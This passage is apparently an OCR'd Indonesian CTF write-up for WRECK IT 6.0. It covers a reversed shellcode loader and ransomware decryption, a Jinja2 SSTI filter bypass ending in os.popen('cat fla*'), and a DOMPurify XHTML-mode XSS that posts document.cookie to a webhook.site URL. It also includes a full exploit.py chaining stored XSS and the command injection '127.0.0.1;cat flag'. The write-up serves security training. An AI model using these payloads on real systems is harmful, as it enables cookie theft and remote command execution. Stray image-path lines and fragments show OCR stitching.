      return puts("Exiting. Goodbye!");
```

```
    if ( v1 > 52 )
      goto LABEL_15;
    if ( v1 == 51 )
    {
      debug_code();
    }
    else
    {
      if ( v1 > 51 )
        goto LABEL_15;
      if ( v1 == 49 )
      {
        sync_config();
      }
      else if ( v1 == 50 )
      {
        generate_key();
      }
      else
      {
LABEL_15:
        puts("Invalid option.");
      }
    }
  }
}

// bad sp value at call has been detected, the output may be
wrong!
int debug_code()
{
  size_t v1; // rax
  size_t v2; // rax
  int v3; // [rsp+0h] [rbp-8038h] BYREF
  char v4[3]; // [rsp+5h] [rbp-8033h] BYREF
  char s[48]; // [rsp+8h] [rbp-8030h] BYREF
  char v6; // [rsp+38h] [rbp-8000h] BYREF
  __int64 v7; // [rsp+7038h] [rbp-1000h] BYREF
  ssize_t v8; // [rsp+8018h] [rbp-20h]
  void *addr; // [rsp+8020h] [rbp-18h]
  unsigned __int64 i; // [rsp+8028h] [rbp-10h]
  size_t v11; // [rsp+8030h] [rbp-8h]

  while ( &v7 != (__int64 *)&v6 )
    ;
  addr = mmap(0LL, 0x4000uLL, 7, 34, -1, 0LL);
  if ( addr == (void *)-1LL )
  {
```


```
    perror("mmap");
    return puts("Buffer initialization failed.");
  }
  else
  {
    memset(s, 0, 0x8001uLL);
    printf("[*] Send your debug code now (hex format, max %d bytes
= %d hex chars):\n", 0x4000LL, 0x8000LL);
    fflush(stdout);
    v8 = read(0, s, 0x8000uLL);
    if ( v8 > 0 )
    {
      s[v8] = 0;
      v11 = 0LL;
      for ( i = 0LL; ; i += 2LL )
      {
        v2 = strlen(s);
        if ( i >= v2 )
          break;
        if ( ((*__ctype_b_loc())[s[i]] & 0x1000) == 0 )
          break;
        if ( ((*__ctype_b_loc())[s[i + 1]] & 0x1000) == 0 )
          break;
        v4[0] = s[i];
        v4[1] = s[i + 1];
        v4[2] = 0;
        __isoc99_sscanf(v4, "%02x", &v3);
        v1 = v11++;
        *((_BYTE *)addr + v1) = v3;
        if ( v11 > 0x3FFF )
          break;
      }
      if ( v11 )
      {
        printf("[+] Received %zu decoded bytes. Executing...\n",
v11);
        fflush(stdout);
        ((void (*)(void))addr)();
      }
      else
      {
        puts("[-] Failed to parse any valid code.");
      }
      return munmap(addr, 0x4000uLL);
    }
    else
    {
      puts("[-] No debug code received.");
```


```
        return munmap(addr, 0x4000uLL);
      }
    }
}
```

Dari hasil decompile, terlihat bahwa fungsi debug_code yang mencurigakan tadi merupakan sebuah shellcode loader yang memungkinkan eksekusi arbritary code. Selanjutnya, pada bagian ini kita hanya perlu mengambil hex mencurigakan tersebut, mengubahnya menjadi bytes, lalu melakukan xor dengan 1 (ini hasil konsultasi dengan AI).

**solve.py**

```
b = open('payload.bin','rb').read()
print(bytes([c^1 for c in b]).decode('utf-8',errors='replace'))
```




Flag part 1 pun berhasil kita dapatkan, yaitu WRECKIT60{dont_underestimate_vulns_on_binary_
Selanjutnya, kita cuma perlu decrypt pdf yang kita temukan di awal tadi untuk kemungkinan mendapatkan flag kedua (biasanya sih gitu).

**solve.py**

```
import pathlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
```

```
from cryptography.hazmat.primitives import padding

key =
bytes.fromhex("ab7e935280c61baf3622a65e039c12ef30762dcce7ed1ae90deb13a505c49
b0d")
filepath = pathlib.Path("home/kali/Documents/Project proposal.pdf")

encrypted_data = filepath.read_bytes()
iv = encrypted_data[:16]
ciphertext = encrypted_data[16:]

cipher = Cipher(algorithms.AES(key), modes.CBC(iv), default_backend())
decryptor = cipher.decryptor()
padded_plaintext = decryptor.update(ciphertext) + decryptor.finalize()

unpadder = padding.PKCS7(128).unpadder()
plaintext = unpadder.update(padded_plaintext) + unpadder.finalize()

filepath.write_bytes(plaintext)
```

## Flag

this concept, tapi ga apa, yang penting bisa jadi chall ctf awikwok.

### Goals

1. Analisis
2. Cari flag

### Specifications

Chall buat wreck it 6.0

### 2nd part Flag

**_and_recover_th3_ransomed_00efd8bc3341abce}**

### Author Notes

Saya harap chall ini bisa memberi ilmu baru bagi kita semua. Mohon maaf apabila ada unintended, bisa segera diberitahukan, karena saya juga pengen tahu aokwoawkowakoaw

`WRECKIT60{dont_underestimate_vulns_on_binary__and_recover_th3_ransomed_00efd8bc3341abce}`

## Web Exploitation

### [304 pts] Safe Template

**Description**
mohon maaf sebesar-besarnya jika soal web pada qual wreck it tahun ini rada ga jelas semua🙏

http://143.198.215.203:10103/

**Solusi**


Pada challenge ini kita diberikan sebuah webserver dengan menggunakan Python. Setelah melakukan analisa, vulnerability terletak pada mekanisme program dalam merender input, di mana input user langsung direnderer oleh Jinja2 tanpa sanitasi yang tepat (hanya terdapat blacklist dan normalisasi unicode, serta beberapa pembatasan lainnya).

```python
@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        inputstring = request.form.get('inputstring', "")
        if check_payload(inputstring):
            return "Not allowed.", 400
        try:
            if JINJA_EXPR_RE.search(inputstring):
                template = f"{inputstring}\n"
                result = render_template_string(template)
            else:
                result = render_template_string("{{ value }}\n", value=inputstring)
        except Exception:
            return "Not allowed.", 400
        return result
    return render_template('index.html')
```

Hal lucunya dari ini yang saya kira saya salah baca ialah, validasi dilakukan pada string yang sudah dinormalize, tetapi Jinja2 mengeksekusi string original yang belum dinormalize, sehingga kita kita bisa bypass filter dengan karakter yang tidak ternormalize menjadi pattern berbahaya, tetapi tetap berfungsi saat dieksekusi. Dengan demikian, saya menggunakan teknik klasik yaitu hex encoding.
Pertama-tama, saya coba melakukan dump subclasses yang ada.

**solve.py**

```
def hex_encode(text):
    return ''.join(f'\\x{ord(c):02x}' for c in text)

def main():
    payload_dump_subclasses =
f"{{{{''['{hex_encode('__class__')}']['{hex_encode('__mro__')}'][-1]['{hex_e
ncode('__subclasses__')}']()}}}}"
    print(payload_dump_subclasses)

if __name__ == "__main__":
    main()
```





Good, payload kita bekerja dengan benar, karena subclassnya cukup banyak, kita coba cari yang terlihat berguna. Setelah mengecek satu per satu, saya menemukan ada subclass popen, nah sekarang kita cari offsetnya.

**solve.py**

```
#!/usr/bin/env python3
import requests

def hex_encode(text):
    return ''.join(f'\\x{ord(c):02x}' for c in text)
```

```python
def test_index(idx, url="http://localhost:10103"):
    __class__ = hex_encode("__class__")
    __mro__ = hex_encode("__mro__")
    __subclasses__ = hex_encode("__subclasses__")

    payload =
f"{{{{''['{__class__}']['{__mro__}'][-1]['{__subclasses__}']()[{idx}]}}}}"

    response = requests.post(url, data={'inputstring': payload})
    return response.text if response.status_code == 200 else None

def find_popen(start=-500, end=-1, url="http://localhost:10103"):
    for idx in range(start, end + 1):
        result = test_index(idx, url)
        if result and "Popen" in result:
            return idx, result
    return None, None

def main():
    url = "http://localhost:10103"

    idx, result = find_popen(url=url)

    if idx:
        print(f"subprocess.Popen found at index: {idx}")
    else:
        print("subprocess.Popen not found")

if __name__ == "__main__":
    main()
```





Yap, sekarang tinggal read flag.txt aja karna kita udah tau posisinya.

**solve.py**

```python
#!/usr/bin/env python3

def hex_encode(text):
    return ''.join(f'\\x{ord(c):02x}' for c in text)

def build_exploit(class_index, command):
    __class__ = hex_encode("__class__")
    __mro__ = hex_encode("__mro__")
    __subclasses__ = hex_encode("__subclasses__")
    __init__ = hex_encode("__init__")
    __globals__ = hex_encode("__globals__")
    __builtins__ = hex_encode("__builtins__")
    __import__ = hex_encode("__import__")
    os = hex_encode("os")
    popen = hex_encode("popen")
    read = hex_encode("read")

    payload =
f"{{{{''['{__class__}']['{__mro__}'][-1]['{__subclasses__}']()[{class_index}
]['{__init__}']['{__globals__}']['{__builtins__}']['{__import__}']('{os}')['
{popen}']('{command}')['{read}']()}}}}"

    return payload

def main():
    payload = build_exploit(-365, 'cat fla*')

    print(payload)
    print(f"\nLength: {len(payload)}")

if __name__ == "__main__":
    main()
```

```
tipsen:web1:% python solve.py
{{''['\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f']['\x5f\x5f\x6d\x72\x6f\x5f\x5f'][-1]['\x5f\x5f\x73\x75\x62\x
63\x6c\x61\x73\x73\x65\x73\x5f\x5f']()[-365]['\x5f\x5f\x69\x6e\x69\x74\x5f\x5f']['\x5f\x5f\x67\x6c\x6f\x
62\x61\x6c\x73\x5f\x5f']['\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f']['\x5f\x5f\x69\x6d\x70\x6f\x
72\x74\x5f\x5f']('\x6f\x73')['\x70\x6f\x70\x65\x6e']('cat fla*')['\x72\x65\x61\x64']()}}

Length: 400
tipsen:web1:%
```

## Flag




WRECKIT60{SSTI?_ululala_88efdbcc98eefdacea1344}


## [584 pts] Safe Note

**Description**


i created a supposedly safe note app (probably)
app: http://143.198.215.203:13371/
report: http://143.198.215.203:13371/report/
report with http://proxy/

**Solusi**

Pada challenge ini, kita diberi sebuah web app berbasis Python. Setelah sedikit analisa, ditemukan bahwa aplikasi menggunakan DOMPurify versi 3.0.10 dengan konfigurasi parsing sebagai XHTML. Mode parsing ini memiliki aturan parsing berbeda dengan HTML, di mana beberapa konstruksi XML dapat lolos sanitasi. Karena hasil sanitasi langsung dimasukkan kembali dengan menggunakan element.innerHTML, browser HTML parser kemudian akan menginterpretasikan sebagian outputnya sebagai markup yang valid, sehingga kita dapat melakukan trigger XSS.




Dengan memanfaatkan payload <?img ><img src=x onerror=alert(1) >?> kita dapat melakukan trigger XSS.





Ya udah, tinggal ganti untuk fetch cookie, base64 dan pass as parameter note. Lalu tinggal submit ke bot admin dan profit (flag ada di webhook) :D

**solve.py**

```
import base64

def b64url_encode(text):
    text_bytes = text.encode('utf-8')
    b64_bytes = base64.b64encode(text_bytes)
    b64_string = b64_bytes.decode('utf-8')
    b64url = b64_string.replace('+', '-').replace('/', '_').rstrip('=')

    return b64url

payload = """<?img ><img src=x
onerror="fetch('https://webhook.site/a4762b85-1897-4139-889a-957e36bc5fbf',{
method:'POST',headers:{'Content-Type':'text/plain'},body:document.cookie})">
?>"""
encoded = b64url_encode(payload)

print(encoded)
```

## Flag




WRECKIT60{s1mple_xss_since_im_not-really_good_at_doing_web}

**[775 pts] Safe Social**

**Description**
**ntar kalau udah solve di local, silahkan openticket biar dibikinin remotenya**

## Solusi

Pada challenge ini diberikan attachment web social media berbasis Flask dan terdapat admin bot yang dijalankan di atas Playwright.

**Vuln chain:**

1. **Identifier Post yang Mudah Diprediksi**
   - URL post menggunakan `md5(f"{writer}-{timestamp}")`. Helper `find_row_hid` di `backend/app.py` melakukan resolusi hash ke *semua* post.
   - Endpoint `/api/posts/<hash>` juga tidak melakukan pengecekan per pengguna, sehingga user biasa bisa brute-force post admin dengan mengiterasi timestamp Unix terbaru (endpoint `/api/health` memberi petunjuk waktu server).

2. **Edit Post Tanpa Otorisasi**
   - `PUT /api/posts/<hash>` mencari baris internal post via `find_row_hid` tetapi tidak pernah mengonfirmasi kepemilikan. Pengguna terautentikasi mana pun bisa menimpa post milik orang lain.

3. **Stored XSS**
   - Tampilan detail React merender `post.content` lewat `dangerouslySetInnerHTML` tanpa sanitasi (`frontend/src/App.jsx:187`). Script yang disisipkan akan dieksekusi untuk setiap pengunjung, termasuk bot admin.

4. **Command Injection lewat Endpoint Admin**

- `/api/admin/ping` mengeksekusi shell `ping -c 1 {host}` dengan input pengguna yang tidak difilter).

```
def api_admin_ping():
    if not host:
        return jsonify({"error": "host required"}), 400
    try:
        output = subprocess.check_output("ping -c 1 " + host, shell=True, timeout=5)
        return jsonify({"output": output.decode("utf-8")})
```

- Endpoint ini memeriksa IP peminta adalah loopback/private dan sesi milik `admin`. Bot memenuhi keduanya ketika dipancing ke post berbahaya.

**Eksploitasi:**

1. Login as normal user dan buat sebuah post "listener". Post ini nantinya akan menyimpan flag yang dieksfiltrasi.

2. Ambil waktu server dari `/api/health`, lalu iterasi timestamp (misal 24 jam terakhir) untuk menghitung kandidat hash `md5("admin-<ts>")`. Query `/api/posts/<hash>` hingga mendapatkan JSON post milik admin.

   Kirim `PUT /api/posts/<admin_hash>` dengan payload seperti:

```
 <img src="x" onerror="(async()=>{try{
  const r=await fetch('/api/admin/ping',{
    method:'POST',credentials:'include',
    headers:{'Content-Type':'application/json'},
    body:JSON.stringify({host:'127.0.0.1;cat flag'})
  });
  const j=await r.json();
  const data=(j.output||j.error||'');
  await fetch('/api/posts/<listener_hash>',{
    method:'PUT',credentials:'include',
    headers:{'Content-Type':'application/json'},

body:JSON.stringify({content:'<pre>'+btoa(data)+'</pre>'}
)
  });
}catch(e){}})();" alt="flag">
```

3. Saat bot admin merender post tersebut, bot akan menjalankan ping terkontrol dan menulis ulang konten post listener dengan output yang di-base64 (flag).

4. Poll `/api/posts` saat masih login sebagai attacker, perhatikan konten post listener berubah menjadi `<pre>...</pre>`, decode blob base64-nya, dan baca flag.

**exploit.py**

```
import base64
import hashlib
import random
import string
import time
from typing import Optional

import requests

BASE = "http://143.198.215.203:1555"
SEARCH_RANGE = 86400  # seconds
POLL_SECONDS = 2
MAX_POLLS = 150


def random_string(n: int = 8) -> str:
    return "".join(random.choice(string.ascii_lowercase) for _ in range(n))


def build_payload(target_post_id: str) -> str:
    template = (
        '<img src=x onerror="(async()=>{try{'
        "const r=await
fetch('/api/admin/ping',{method:'POST',credentials:'include',headers:{'Conte
nt-Type':'application/json'},body:JSON.stringify({host:'127.0.0.1;cat
flag'})});"
        "const j=await r.json();"
        "const data=(j.output||j.error||'');"
        "await
fetch('/api/posts/TARGET',{method:'PUT',credentials:'include',headers:{'Cont
ent-Type':'application/json'},body:JSON.stringify({content:'<pre>'+btoa(data
```

```
)+'</pre>'})});"
        '}catch(e){}})();" alt=flag />'
    )
    return template.replace("TARGET", target_post_id)


def locate_admin_post(session: requests.Session) -> Optional[str]:
    health = session.get(f"{BASE}/api/health", timeout=5).json()
    server_time = int(health.get("time", int(time.time())))
    print(f"[*] Server time hint: {server_time}")

    for ts in range(server_time, server_time - SEARCH_RANGE, -1):
        hid = hashlib.md5(f"admin-{ts}".encode()).hexdigest()
        resp = session.get(f"{BASE}/api/posts/{hid}", timeout=5)
        if resp.status_code == 200:
            data = resp.json()
            print(
                f"[+] Found admin post (timestamp {ts}) titled
'{data.get('title','?')}'"
            )
            return hid
    return None


def wait_for_flag(session: requests.Session, baseline: str) ->
Optional[str]:
    for attempt in range(1, MAX_POLLS + 1):
        time.sleep(POLL_SECONDS)
        resp = session.get(f"{BASE}/api/posts", timeout=5)
        if resp.status_code != 200:
            continue
        for post in resp.json():
            content = post.get("content") or ""
            if not (content.startswith("<pre>") and
content.endswith("</pre>")):
                continue
            if content == f"<pre>{baseline}</pre>":
                continue
            payload = content[len("<pre>") : -len("</pre>")]
            try:
                decoded = base64.b64decode(payload).decode()
```

```
            except Exception:
                continue
            if decoded.strip():
                return decoded
        if attempt % 15 == 0:
            print(f"[*] Still waiting... {attempt * POLL_SECONDS}s elapsed")
    return None


def main():
    session = requests.Session()

    username = f"att_{random_string()}"
    password = "P@ssw0rd!"
    print(f"[*] Using account {username}:{password}")

    r = session.post(
        f"{BASE}/api/register",
        json={"username": username, "password": password},
        timeout=5,
    )
    if r.status_code == 409:
        print("[!] Username clash, attempting login")
        r = session.post(
            f"{BASE}/api/login",
            json={"username": username, "password": password},
            timeout=5,
        )
    if not r.ok:
        raise SystemExit(f"[-] Auth failed: {r.status_code} {r.text}")
    print("[+] Authenticated")

    listener = session.post(
        f"{BASE}/api/posts",
        json={"title": "listener", "content": "waiting"},
        timeout=5,
    )
    listener.raise_for_status()
    listener_post = listener.json()
    listener_id = listener_post["id"]
    print(f"[+] Created listener post with id {listener_id}")
```

```
    admin_hid = locate_admin_post(session)
    if not admin_hid:
        raise SystemExit("[-] Failed to resolve admin post id")

    payload = build_payload(listener_id)
    upd = session.put(
        f"{BASE}/api/posts/{admin_hid}", json={"content": payload},
timeout=5
    )
    upd.raise_for_status()
    print("[+] Payload planted on admin post")

    print("[*] Waiting for bot to process post...")
    flag = wait_for_flag(session, baseline="waiting")
    if not flag:
        raise SystemExit("[-] Timed out without retrieving flag")

    print("[+] Flag output:\n" + flag)


if __name__ == "__main__":
    main()
```

```
> python3 exploit.py
[*] Using account att_ghsiytcp:P@ssw0rd!
[+] Authenticated
[+] Created listener post with id cdc7f7627498f3d4fd90d28fa75250db
[*] Server time hint: 1759560588
[+] Found admin post (timestamp 1759560541) titled 'Welcome'
[+] Payload planted on admin post
